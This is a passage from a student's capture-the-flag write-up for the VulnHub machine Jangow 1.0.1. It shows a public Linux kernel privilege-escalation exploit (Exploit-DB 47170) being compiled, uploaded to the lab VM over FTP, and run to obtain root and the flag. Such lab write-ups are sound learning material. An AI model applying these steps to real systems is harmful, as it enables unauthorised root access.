┌──(root💀 kali)-[/]
└─# mv 47170 /tmp/jangow01.c                                                                  1 ✗ 5

┌──(root💀 kali)-[/]
└─# cd /tmp                                                                                       5

┌──(root💀 kali)-[/tmp]
└─# gcc -Wall -o jangow01 jangow01.c -ldl -lpthread                                               5
jangow01.c: In function 'get_kernel_addr_sysmap':
jangow01.c:744:10: warning: unused variable 'version' [-Wunused-variable]
  744 |       char version[32];
      |            ^~~~~~~
jangow01.c: In function 'main':
jangow01.c:894:21: warning: unused variable 'f' [-Wunused-variable]
  894 |       char buf[512], *f;
      |                       ^
jangow01.c:894:10: warning: unused variable 'buf' [-Wunused-variable]
  894 |       char buf[512], *f;
      |            ^~~
jangow01.c:893:20: warning: unused variable 'u' [-Wunused-variable]
  893 |       struct utsname u;
      |                      ^

┌──(root💀 kali)-[/tmp]
└─# echo Luke Keogh - 19095587                                                                    5
Luke Keogh - 19095587

┌──(root💀 kali)-[/tmp]
└─#                                                                                               5
```

Figure 22 transfering new exploit onto target

```
┌──(root💀 kali)-[/tmp]
└─# ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp/
250 Directory successfully changed.
ftp> put jangow01
local: jangow01 remote: jangow01
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
37776 bytes sent in 0.00 secs (261.0580 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 1000     1000        37776 Oct 25 17:28 jangow01
drwx------    3 0        0            4096 Oct 25 17:25 systemd-private-a6a364c02dae431dab5662052fa0dda8-systemd-time
syncd.service-SUZXPx
226 Directory send OK.
ftp> echo Luke Keogh - 19095587
?Invalid command
ftp>
```

Figure 23 transferring new kernel exploit via ftp

I had issues running the file at first but then I transferred the exploit in its precompiled state as a .c file, then on the VM compiled it using the below command

Command: gcc -w -o jangow02 jangow01.c -ldl -lpthread

Command: chmod +x jangow02

Command: ./jangow02

```
jangow 01 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
jangow01@jangow01:~$ cd /tmp
jangow01@jangow01:/tmp$ ls
jangow01    jangow02
jangow01.c  systemd-private-a6a364c02dae431dab5662052fa0dda8-systemd-timesyncd.service-SUZXP
jangow01@jangow01:/tmp$ echo Luke Keogh -19095587
Luke Keogh -19095587
jangow01@jangow01:/tmp$
```

Figure 24 the compiled program to exploit and become root

After letting the exploit run for about a minute it finally showed I was root and I was able to read the root flag.

Figure 25 obtaining the root flag

Conclusion

I had a lot of trouble at first but after finally finding the correct exploit and the correct compiler options to use, I was able to get the root flag.

References

- JANGOW: 1.0.1: CTF walkthrough. (n.d.). Infosec Resources. Retrieved October 17, 2022, from https://resources.infosecinstitute.com/topic/jangow-1-0-1-ctf-walkthrough/
- VulnHub - Jangow: 1.0.1. (n.d.). Www.youtube.com. Retrieved October 17, 2022, from https://www.youtube.com/watch?v=q6anDfazirI&ab_channel=ProxyProgrammer
- Jangow01-1.0.1 || VulnHub Complete Walkthrough. (n.d.). Www.youtube.com. Retrieved October 17, 2022, from https://www.youtube.com/watch?v=4f_CQ0tyQRw&t=688s&ab_channel=TechnoScience
- bcoles. (2018, December 29). Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - "AF_PACKET" Race Condition Privilege Escalation. Exploit Database. https://www.exploit-db.com/exploits/47170